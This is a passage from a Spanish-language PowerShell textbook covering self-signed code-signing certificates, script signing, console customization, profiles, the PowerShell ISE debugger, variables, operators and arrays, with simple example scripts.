ejecutar la siguiente secuencia Inicio -> Todos los programas -> Microsoft Windows SDK v 7.0 -> CMD Shell. Sobre CMD Shell, botón derecho ejecutar como administrador.

Para obtener *Microsoft Windows SDK* se puede descargar desde la siguiente dirección web *http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=3138*



Fig. 1.18: Microsoft Windows SDK v7.0.

Certificados

Una vez el usuario tiene *Microsoft Windows SDK* instalado en el equipo se puede crear el primer certificado digital. Se convierte el equipo dónde se emite en CA. Para ello se ejecuta sobre la *cmd* de *Microsoft Windows SDK* la instrucción que puede visualizarse en la imagen.




Fig. 1.19: Creación de la entidad certificadora de confianza.

Una vez creado este certificado el equipo se ha convertido en una CA, se puede visualizar en el almacén de certificados, con MMC, en la carpeta *Entidades de certificación raíz de confianza* como se ha creado. A continuación ya se puede emitir certificados para la firma de código. Para lograr este objetivo se ejecuta la instrucción de la imagen.




Fig. 1.20: Emisión del certificado con propósito de firma de código.

A continuación se detalla los significados de los parámetros que se han utilizado para la creación de los certificados.

Parámetro	Descripción
-a	Indica el algoritmo de la firma (*md5/sha1*)
-n	Indica el nombre del certificado
-r	Indica que el certificado será autofirmado
-sv	Indica cual es la clave privada asociada a un certificado
-ss	Indica el nombre del almacén (*MY=personal/Root=CA*)
-sr	Indica en qué zona del registro se registra el almacén del certificado
-eku	Inserta identificadores. En este caso se está indicando el propósito del certificado con este código
-iv	Indica el archivo de la clave privada
-pe	Incluye la clave privada en el certificado
-ic	Indica el archivo del certificado

Tabla 1.06: Parámetros del comando makecert.

Por último recalcar que el certificado emitido por la CA, en este caso la máquina propia del usuario, hay que distribuirlo a las máquinas que ejecutar los *scripts* firmados. De este modo ya se dispone de la base y los certificados necesarios para la firma y verificación de *scripts*.

Firma tu script

Para firmar el *script* simplemente hay que obtener el certificado con propósito de firma de código y almacenarlo en una variable. Una vez realizada esta acción, con el *cmdlet Set-AuthenticodeSignature*, se aplicará la firma al *script*.



Fig. 1.21: Firma del script.

Capítulo II
Scripting en PowerShell

1. Interactuando con la shell

En este apartado se estudia conceptos básicos de la interacción con *PowerShell*. Además, se puede conocer como personalizar el entorno para una mejor experiencia de usuario en el uso diario de la línea de comandos.

Una de las primeras premisas de la interacción con la línea de comandos de *PowerShell* es que su conjunto de comandos es ampliable. Esto no ocurre con la *cmd* clásica, en la que para ampliar el conjunto de comandos había que desarrollar un programa aparte que sería ejecutado desde la terminal. Los comandos binarios nativos de *PowerShell* denominados *cmdlets* pueden ser ampliados agregándose como complementos. Los complementos en *PowerShell* se compilan, como ocurre con las herramientas binarias de otras interfaces o terminales. De este modo se podrían agregar otros *providers*. Las funciones declaradas son otros comandos que pueden añadirse para ampliar el conjunto de comandos de *PowerShell*, sin necesidad de compilar nada.

La línea de comandos controla la entrada y la presentación en consola de los resultados. Cuando el usuario escribe un comando, éste se procesa desde *PowerShell*. La consola aplica un formato por defecto, el cual es personalizable, a los resultados que se mostrarán por pantalla. Esta funcionalidad interna de *PowerShell* simplifica mucho el trabajo de los *cmdlets*, ya que no se tienen que preocupar por el formato de salida.

PowerShell utiliza sintaxis del lenguaje C# y esto es algo importante a la hora de desarrollar *scripts*. Las palabras clave y funciones de sintaxis son prácticamente idénticas a las que los desarrolladores pueden utilizar en C#. Esto es debido a la base de *PowerShell* que es .NET *Framework*.

Hay un comando especial que permitirá al usuario obtener mucha información sobre qué comandos y de qué tipo son los que pueden ser ejecutados en la línea de comandos. El *cmdlet Get-Command* proporciona 3 columnas con información sobre lo que el usuario puede ejecutar.

En la primera columna denominada *CommandType* se indica el tipo del comando, por ejemplo un *cmdlet*, un alias o una función. En la segunda columna se indica el nombre para poder invocarlo. En la tercera columna se muestra la definición del comando, es decir, la descripción de como lanzarlo.

```
PS C:\Users\pablo> Get-Command

CommandType     Name                                  Definition
-----------     ----                                  ----------
Alias           %                                     ForEach-Object
Alias           ?                                     Where-Object
Function        A:                                    Set-Location A:
Alias           ac                                    Add-Content
Cmdlet          Add-Computer                          Add-Computer [-DomainName]
Cmdlet          Add-Content                           Add-Content [-Path] <String
Cmdlet          Add-History                           Add-History [[-InputObject]
```

Fig. 2.01: Listado de información de Get-Command.

Personalización del entorno

Cuando un usuario trabaja diariamente con la línea de comandos de *PowerShell* es de vital importancia tener un entorno con el que el usuario se encuentre cómodo trabajando. Disponer de los alias ya cargados, los *cmdlets* importados o las funciones personalizadas declaradas en un perfil es algo que puede ayudar a mejorar la experiencia de trabajo con *PowerShell*. En este apartado se trabajará la modificación del entorno de la línea de comandos de *PowerShell* y cómo hacer que estos cambios o personalizaciones sean persistentes.

Modificación del entorno

La modificación básica del entorno está determinada por opciones de configuración, ya sea visual como de gestión. Para poder modificar estas opciones se puede hacer clic en la esquina superior izquierda de la consola, dónde se puede ver el icono de *PowerShell*, y aparecerá un menú contextual dónde se debe elegir la opción '*Propiedades*'.




Fig. 2.02: Propiedades para la personalización del entorno de PowerShell.

En la pestaña opciones se puede elegir el tamaño del cursor, pequeño, mediano y grande, el historial de comandos, definiendo su tamaño de búfer, por defecto en 50 y opciones de edición, para distintas modalidades. En la pestaña fuente se puede personalizar la fuente para la línea de comandos y el tamaño de ésta. En la pestaña de diseño se puede personalizar el tamaño del búfer de pantalla, es decir, el número de líneas que se almacenarán a lo alto de la pantalla, con el *scroll*, y el número de caracteres que se mostrarán en cada línea, a lo ancho de la pantalla.

Por otro lado, también es personalizable el tamaño de la ventana, anchura por altura. La posición de la ventana también se puede elegir indicando, aunque por defecto es el sistema operativo quien la ubica. En la pestaña de color se puede personalizar el color del texto en pantalla, el color del fondo de pantalla, el texto de las ventanas emergentes y el fondo de dichas ventanas.




Fig. 2.03: Personalización de colores en Powershell.

Para que los cambios realizados en el entorno sean permanentes se debe abrir la consola de *PowerShell* como administrador de la máquina. Esto es algo que se debe tener en cuenta, ya que si no, cada vez que el usuario ejecute la consola no se almacenarán los cambios.

Perfiles

¿Qué es un perfil en *PowerShell*? El perfil son varios archivos que indican la configuración y personalización con la que la línea de comandos debe arrancar. En *PowerShell* se puede diferenciar entre la *shell* de sistema y otras *shell* cargadas con módulos de otros productos. En un sistema *Windows 7* se tiene por defecto una *PowerShell* por defecto, y para gestionar *Microsoft Exchange* se tiene otra *shell* personalizada para el tratamiento de dicho producto. Existen 4 perfiles, jerarquizados por 2 tipos, en *PowerShell* especificados en la siguiente tabla.

Tipo	Ruta	Descripción
Usuario	*$env:userprofile\Mis documentos\Windows PowerShell\profile.ps1*	Es un perfil para todos los escenarios dónde se ejecuta *PowerShell*, ya sea *shell* de sistema o *shell* de otros productos
Usuario	*$env:userprofile\Mis Documentos\Windows PowerShell\ Microsoft.PowerShell_profile.ps1*	Es un perfil para sólo el entorno *PowerShell* instalado por defecto, la *shell* del sistema
Máquina	*$env:windir\system32\Windows PowerShell\v1.0\profile.ps1*	Perfil para todos los escenarios, y para todos los usuarios de la máquina
Máquina	*$env:windir\system32\Windows PowerShell\v1.0\ Microsoft.PowerShell_profile.ps1*	Perfil para el entorno *PowerShell* instalado por defecto, que se aplica a todos los usuarios

Tabla 2.01: Tipos de perfiles y rutas en Powershell.

En arquitecturas de 64 bit la ruta de los perfiles de máquina es la misma, salvo que en vez de ser la carpeta *System32* es la denominada *Syswow64*. El flujo de ejecución de los perfiles al arrancar una línea de comandos de *PowerShell* lleva un orden, el cual se puede visualizar a continuación:

1. *$env:windir\system32\Windows PowerShell\v1.0\profile.ps1*
2. *$env:windir\system32\WindowsPowerShell\v1.0\ Microsoft.PowerShell_profile.ps1*
3. *$env:userprofile\Mis documentos\Windows PowerShell\profile.ps1*
4. *$env:userprofile\MisDocumentos\WindowsPowerShell\ Microsoft.PowerShell_profile.ps1*

Si en el archivo *profile.ps1* de máquina existe la instrucción *Set-Alias –Name procesos –Value Get-Process* y existe en el archivo *profile.ps1* de usuario la instrucción *Set-Alias –Name procesos –Value -Get-Service*, prevalece la última cargada por *PowerShell*.

Los perfiles no vienen creados por defecto, por lo que el usuario deberá crearlos a través de *PowerShell* o creando a mano un archivo de tipo *.ps1*. Se puede utilizar la variable de entorno *$PROFILE* para indicar cuál es la ruta de creación del perfil de tipo usuario. Para crear perfiles de máquina se debe arrancar la línea de comandos como administrador.

El fichero con el perfil no es más que una serie de instrucciones de línea de comandos, muy similar a los perfiles en otras *shell*. Un ejemplo sería el siguiente código que se puede visualizar a continuación.

```
#profile.ps1
#área para alias  y variables
set-alias procesos -value get-process
$usuario = $env:username
#área para definición de funciones
function hora {get-date}
function prompt {'PS ' + $(get-location) + ' ' + $(date) +' > '}
…
…
#otras áreas útiles para el usuario
#mensaje de bienvenida al ejecutar la shell
$user = [System.security.principal.Windowsidentity]::GetCurrent()
write-host Hola $($user.name) , bienvenido a PowerShell
```

2. Entorno de Scripting: PowerShell ISE

PowerShell ISE es un entorno gráfico que permite realizar desarrollo de *scripts*. Presenta un *debugger* con el que se facilita la manera de trabajar con *PowerShell* y la automatización de tareas. Este entorno se encuentra disponible desde la versión 2.0 de *PowerShell*, y se puede encontrar instalada por defecto desde los sistemas *Windows 7* y *Windows Server 2008 R2*.

La ruta dónde se encuentra es la misma que dónde se aloja *PowerShell*, *C:\Windows\system32\WindowsPowerShell\v1.0*. Para acceder a este entorno:

- Se puede acceder a Inicio > Accesorios > Windows *PowerShell* > Windows *PowerShell ISE*.
- Escribiendo directamente en la caja de búsqueda, es decir, en Inicio > *PowerShell ISE*.

PowerShell ISE proporciona al usuario 3 áreas diferenciadas de trabajo integradas en una única ventana. El desarrollador tiene un control completo sobre lo que ocurre, además de disponer de la ayuda necesarias sobre todos los *cmdlets* que pueden ser ejecutados.

Fig. 2.04: Powershell ISE.

El área superior, por defecto, corresponde con un editor de texto en el cual se escribirán los *script*. Además, mediante el intuitivo modelo de pestañas, famoso en los navegadores, se dispone de la posibilidad de trabajar con distintos *script* a la vez.

El área de la parte inferior se corresponde con la salida por pantalla de las ejecuciones. Además, el usuario puede ir probando comandos sobre esta consola, aprovechando los valores de ciertas variables en un momento dado. Esta consola es de gran utilidad, aunque los cambios que se realicen en los *providers*, como por ejemplo en el *provider* del sistema de archivos, se harán en realidad en el sistema.

En la parte derecha de *PowerShell ISE* se puede encontrar la ayuda de los *cmdlets* agrupados por módulos de trabajo. Los módulos de trabajo indican distintas herramientas o productos de *Microsoft* que se tienen en el sistema. De esta manera es muy sencillo saber que *cmdlets* se pueden ejecutar y obtener una ayuda rápida. Esta funcionalidad se añadió en la versión 3.0 de *PowerShell*.

El concepto de ficha en *PowerShell* viene determinado por un entorno personalizado con sus variables, alias, funciones, y totalmente aislado del resto de fichas. Cuando un usuario dispone de una ficha en *PowerShell ISE* dónde se dispone de ciertas variables en un estado concreto, cuando comienza a trabajar con otra ficha desde ésta no se ven las variables de la anterior. Se puede entender el concepto de ficha como una definición equivalente a los ámbitos en un lenguaje de programación. Para crear una nueva ficha se puede utilizar un atajo como es CTRL + T en *PowerShell ISE*.



Fig. 2.05: Fichas en Powershell ISE.

Las fichas locales son entornos que se están ejecutando sobre la misma máquina local y las fichas remotas son entornos que son ejecutados en otras máquinas pero su presentación visual se dispone dónde el usuario se encuentra. Para crear una ficha remota *archivo > nueva ficha de PowerShell en remoto* o la combinación CTRL + Mayús + R. Se pedirán credenciales para obtener el control de una sesión en el entorno remoto a través de *PowerShell*.

La ejecución de los *scripts* y la depuración de éstos es algo muy importante y valioso. Históricamente, en un entorno de *scripting* no se podía *debuggear* todo lo bien que se necesita, pero esto no ocurre con *PowerShell ISE*. La ejecución de los *scripts* se produce en una ficha de manera controlada, llevándose a cabo de manera completa o línea a línea, incluso instrucción a instrucción, ya que pueden existir líneas con varias instrucciones concatenadas. En la parte superior del entorno de *debugging* se encuentra un icono de *play*, el cual permite que el usuario lance el *script* que se encuentre activo en la ventana.




Fig. 2.06: Ejecución de un script con Powershell ISE.

Una opción interesante es marcar la línea o conjunto de líneas que se quieren ejecutar y pulsar sobre el atajo de teclado F8, o bien pulsar sobre el botón *play* junto al icono del archivo. Tal y como puede visualizarse en la imagen este método es valioso para ejecutar parte de lo que le interese al usuario.




Fig. 2.07: Ejecución selectiva de líneas o instrucciones en Powershell ISE.

También puede ser interesante ejecutar solo una instrucción y no la línea completa, por lo que se debería seleccionar la instrucción hasta antes del *pipe*, en el caso de ser una línea concatenada de comandos.

Otro concepto muy interesante que debe utilizar el desarrollador son los *breakpoint*. Un *breakpoint* o punto de ruptura es una parada de la ejecución de un código de manera intencionada en un lugar concreto. Se pueden colocar varios *breakpoints* a lo largo del código, con el objetivo de ayudar al desarrollador a depurar su código. *PowerShell* ISE presenta este concepto, de manera sencilla e intuitiva. En el menú *depurar* se puede colocar, listar y eliminar los diferentes puntos de ruptura que se pueden situar a lo largo del código.

Depurar | Ayuda

Paso a paso por procedimientos F10
Paso a paso por instrucciones F11
Paso a paso para salir Mayús+F11
Ejecutar o continuar F5
Detener depurador Mayús+F5
Alternar punto de interrupción F9
Quitar todos los puntos de interrupción Ctrl+Mayús+F9
Habilitar todos los puntos de interrupción
Deshabilitar todos los puntos de interrupción
Mostrar puntos de interrupción Ctrl+Mayús+L
Mostrar pila de llamadas Ctrl+Mayús+D

Fig. 2.08: Puntos de ruptura o breakpoint en Powershell ISE.

3. Variables

Las variables son porciones de memoria que almacenan información que puede variar con el tiempo. En *PowerShell* no necesitan ser declaradas previamente para poder utilizarlas, por lo que es muy sencillo crear y dar valor a una variable. Lo único que se debe tener en cuenta es que se tiene que dar un nombre a la variable precedida del signo $, y posteriormente utilizar el operador '=' para indicar que se asignará el valor indicado a la derecha del operador.

Las variables pueden venir precedidas por un tipo de dato y de esta forma forzar a que el contenido sea de un tipo. A continuación se muestra un ejemplo dónde se crea una variable y se le asigna un valor *$variable = "soy un texto"*.

Otro ejemplo de variable con tipo de datos explícito sería *[int] $variable = 10*. Este tipo de definición puede resultar muy útil para controlar los tipos que se recogen de la entrada por teclado. Puede ser interesante forzar al usuario a introducir un número por teclado, por ejemplo en la interacción mediante un menú de opciones.

Las variables almacenan objetos y después pueden ser tratadas como tal, por lo que si después de la creación y asignación de la variable se requiere utilizar los métodos se puede utilizar el operador '.' para invocar a los métodos. En el siguiente ejemplo se ilustra cómo acceder a los distintos métodos *$variable.GetType()*.

Cuando el usuario quiera mostrar el valor que se encuentra almacenado en la variable se puede utilizar el *cmdlet Write-Output*, el alias *echo* o directamente indicando la variable en la línea de comandos precedida del carácter $.

Otro tipo de variables son las predefinidas y son aquellas que contienen información sobre el entorno de *PowerShell* que se encuentra en ejecución. Estas variables son de mucha utilidad cuando se están escribiendo *scripts*.

Para visualizar las distintas variables predefinidas del entorno de *PowerShell* se puede utilizar la instrucción *ls variable:* Hay que recordar que las variables se encuentran en un proveedor o almacén, al cual se puede acceder de manera sencilla y realizar un tratamiento de sus elementos.

Variables necesarias en el desarrollo

El proveedor de variables contiene todas las variables predefinidas y variables creadas por el usuario. Existen variables predefinidas muy interesantes para el desarrollo de *scripting*, proporcionando al desarrollador flexibilidad, información y gestión de errores a sus *scripts*.

A continuación se presentan diversas variables predefinidas y que son necesarias para el desarrollo de *scripts* en *PowerShell*. El número de argumentos que se pasa a una función o al *script* en general, si la última instrucción se ejecutó correctamente o no o el número de proceso que identifica el proceso de *PowerShell* son algunas de las variables que se pueden encontrar.

Con esta breve descripción el usuario puede hacerse a la idea de lo importante que puede resultar el uso de este tipo de variables.

Variable	Descripción
$Args	Esta variable contiene una lista con los argumentos pasados a una función o a un *script* en su ejecución
$?	Esta variable indica si la última instrucción se ejecutó correctamente o no
*$^*	Esta variable indica el primer miembro del último comando tecleado en la línea de comandos
$$	Esta variable indica el último miembro del último comando tecleado en la línea de comandos
$Error	Esta variable registra los errores producidos durante la ejecución de la sesión
$ErrorView	Esta variable indica el formato en el que se mostrarán los errores registrados en $Error
$Home	Variable que almacena la ruta del directorio de inicio del usuario
$Pid	Variable que contiene el identificador del proceso de *PowerShell*

Tabla 2.02: Ejemplos de variables predefinidas.

4. Operadores

Los operadores son fundamentales para un gran tipo de operaciones. Las operaciones aritméticas, de comparación, lógicas, etcétera, están presentes en cualquier *script* que se tenga que desarrollar. *PowerShell* aporta un gran número de operadores, los cuales se estudiarán en este apartado clasificado por categorías.

Operadores aritméticos

Los operadores aritméticos son los típicos que se pueden encontrar en cualquier lenguaje de programación. Permiten realizar operaciones matemáticas sobre las variables. En la siguiente tabla se pueden encontrar los distintos operadores disponibles en la línea de comandos de *PowerShell*.

Operador	Descripción
+	Adición/Suma
-	Sustracción/Resta
*	Multiplicación
/	División
%	Módulo/Resto

Tabla 2.03: Operadores aritméticos.

A continuación se muestra un código sencillo que refleja el uso de un *switch*, que es una estructura condicional, con el que en función del operador indicado se realiza una operación u otra. El código presentado implementa una calculadora básica, cuyo *script* recibe 3 argumentos. El primero de los argumentos es el operando 1, el segundo es el operador y el tercero el operando 2. En función del valor del argumento 2 se realiza una operación u otra.

```
switch ($Args[1]){
    + {$Args[0] + $Args[2] ; break}
    - {$Args[0] - $Args[2] ; break}
    * {$Args[0] * $Args[2] ; break}
    / {$Args[0] / $Args[2] ; break}
    % {$Args[0] % $Args[2] ; break}
    default {echo "Operador incorrecto" ; break}
}
```

Operadores de comparación

La comparación entre operandos es algo común en el desarrollo de *scripts*, gestionando distintos caminos que se puede tomar en un *código* en un instante concreto. Se puede comparar distintos tipos de valores, por ejemplo cadenas de texto o números.

A continuación se puede ver los distintos operadores que la línea de comandos de *PowerShell* proporciona al usuario.

Operador	Descripción
-ne	Compara si los valores no son iguales
-eq	Compara si los valores son iguales
-gt	Compara si un valor es estrictamente mayor que el otro
-ge	Compara si un valor es mayor o igual que el otro
-lt	Compara si un valor es menor que el otro
-le	Compara si un valor es menor o igual que el otro

Tabla 2.04: Operadores de comparación.

El siguiente código muestra dos argumentos que son pasados a un *script* y se realiza una comparación de igualdad para comprobar si son iguales. En el caso de ser iguales se ejecuta una o un bloque de instrucciones, mientras que si no son iguales se ejecuta otro bloque de instrucciones.

```
if ( $args[0] -eq $args[1] )
    {echo "Son iguales"}
else
    {echo "No son iguales"}
```

Otros comparadores que pueden ser utilizados son los genéricos y de expresiones regulares. El parámetro *match* permite ejecutar expresiones regulares, las cuales son realmente útiles en temas *web*, por ejemplo. La siguiente instrucción *'Hacking' –match 'h[a-z]'* devolverá *true* en el valor de la comparación o el *matching*.

Los operadores de comparación genéricos permiten comparar cadenas de texto con una expresión genérica. Existen 2 parámetros *like* y *notlike*. El primero es para comprobar la igualdad de la comparación y el segundo la desigualdad. Un ejemplo es *pablo' –like 'pab*'*. El ejemplo devuelve *true* en la comparación.

Operadores lógicos

Los operadores lógicos son elementos fundamentales en el desarrollo debido a que permiten concatenar o profundizar en ciertas condiciones y comparaciones. A continuación se presenta una tabla con los operadores lógicos que pueden ser encontrados en la línea de comandos de *PowerShell*.

Operador	Descripción
-and	Y Lógico
-or	O Lógico
-not	No Lógico
!	No Lógico
-xor	O Exclusivo

Tabla 2.05: Operadores lógicos.

El siguiente código muestra un ejemplo sencillo en el que para poder ejecutar un bloque de instrucciones se puede dar una de las dos condiciones o ambas. Para indicar esto se juntan las dos condiciones con el operador *OR*. Gracias a este operador con que ocurra una de las cosas valdría para ejecutar el bloque de instrucciones.

```
if (( $args.Count -eq 1 ) -or ( $args.Count -eq 3 ))
{
    echo "Número de parámetros correctos"
}
else
{
    echo "./compararLogico.ps1 <argumento1> [ <arg2> <arg3> ]"
    exit
}
```

Operadores de tipo

Este operador permite verificar si una variable es de un tipo o no. Puede ser interesante verificar si una variable es de un tipo antes de asignar un variable. El operador evalúa la variable es de un tipo indicando *true* o *false*. Se dispone del parámetro *is* e *isnot* para verificar el tipo.

```
if ( $Args[0] -is [int] )
{
    $mivar = $Args[0]
    echo "Entero"
}
else
{
    echo "No es un entero"
}
```

Operadores de intervalo

Este tipo de operador permite representar los valores que hay entre un valor inicial y otro valor final. Se representa con 2 puntos '..'. Un ejemplo de operador de intervalo es el que puede verse en el siguiente código.

```
$valorIni = 2
$valorFinal = 11
$valorIni .. $valorFinal
```

5. Arrays y hash tables

Un *array* es una colección de elementos. Tradicionalmente, los *arrays* han sido definidos como una colección de elementos homogéneos, pero en *PowerShell* no tiene porqué ser así. Se pueden definir *arrays* con elementos de distintos tipos.

Los *arrays* también son conocidos como tablas en *PowerShell*.

Las dimensiones de los arrays

Las dimensiones en un *array* indican el espacio dónde se pueden colocar y referenciar los elementos. En otras palabras, la dimensión se especifica a la hora de la declaración del *array*. La dimensión puede ser un valor N, la cual será representada mediante el uso de corchetes. Los índices de un *array* empiezan por 0, como ocurre en lenguajes como C, y no por 1.

Hay distintas maneras de declarar un *array*, en una se necesita especificar la dimensión el *array* y en otra basta con declarar una variable y asignar valores de un tipo. Por otro lado si se requiere especificar un *array* de varias dimensiones se debe especificar el número de dimensiones mediante el uso de corchetes. A continuación se muestra código de ejemplo que sirve para declarar y utilizar *arrays*.

```
[int[]]$miArray = 22,12,1986
$miArray2 = 1983,1986,1987
[int[][]]$miArray3 = @((14,22,2008),(1,2,3))
$multiTipo = [int]1,[double]9.5
$multiTipo
1
9,5
```

Tratamiento de datos

Insertar elementos en un *array* es uno de los pasos importantes en el uso de este tipo de estructuras de datos. En *PowerShell* se puede insertar elementos dentro de un *array* de manera sencilla, y similar a otros lenguajes de programación. El uso del operador '+=' permite añadir un elemento a un *array* cuando éste tiene una dimensión. Como ejemplo se presenta la siguiente instrucción *$miArray += 22,14*.

Cuando se dispone de un *array* con varias dimensiones hay que indicar a que fila se quiere añadir el elemento. Como ejemplo se presenta la siguiente instrucción *$miArray3[0] += @((2012))*. También se puede requerir en un momento dado la inserción de una nueva fila para ello se debe utilizar el operador '+=' como si se añadiese un elemento sobre una fila ya existente.

```
$miArray3 += @((15,9,2009))
$miarray3
14
22
2008
1
2
3
15
9
2009
```

Para leer los valores de un *array* se debe especificar mediante corchete la posición o posiciones que se quieren recuperar.

```
$miarray
```

```
0
1
3
$miarray[0]
0
$miarray[0..$miarray.Length]
0
1
3
$miarray3[0][2]
2008
```

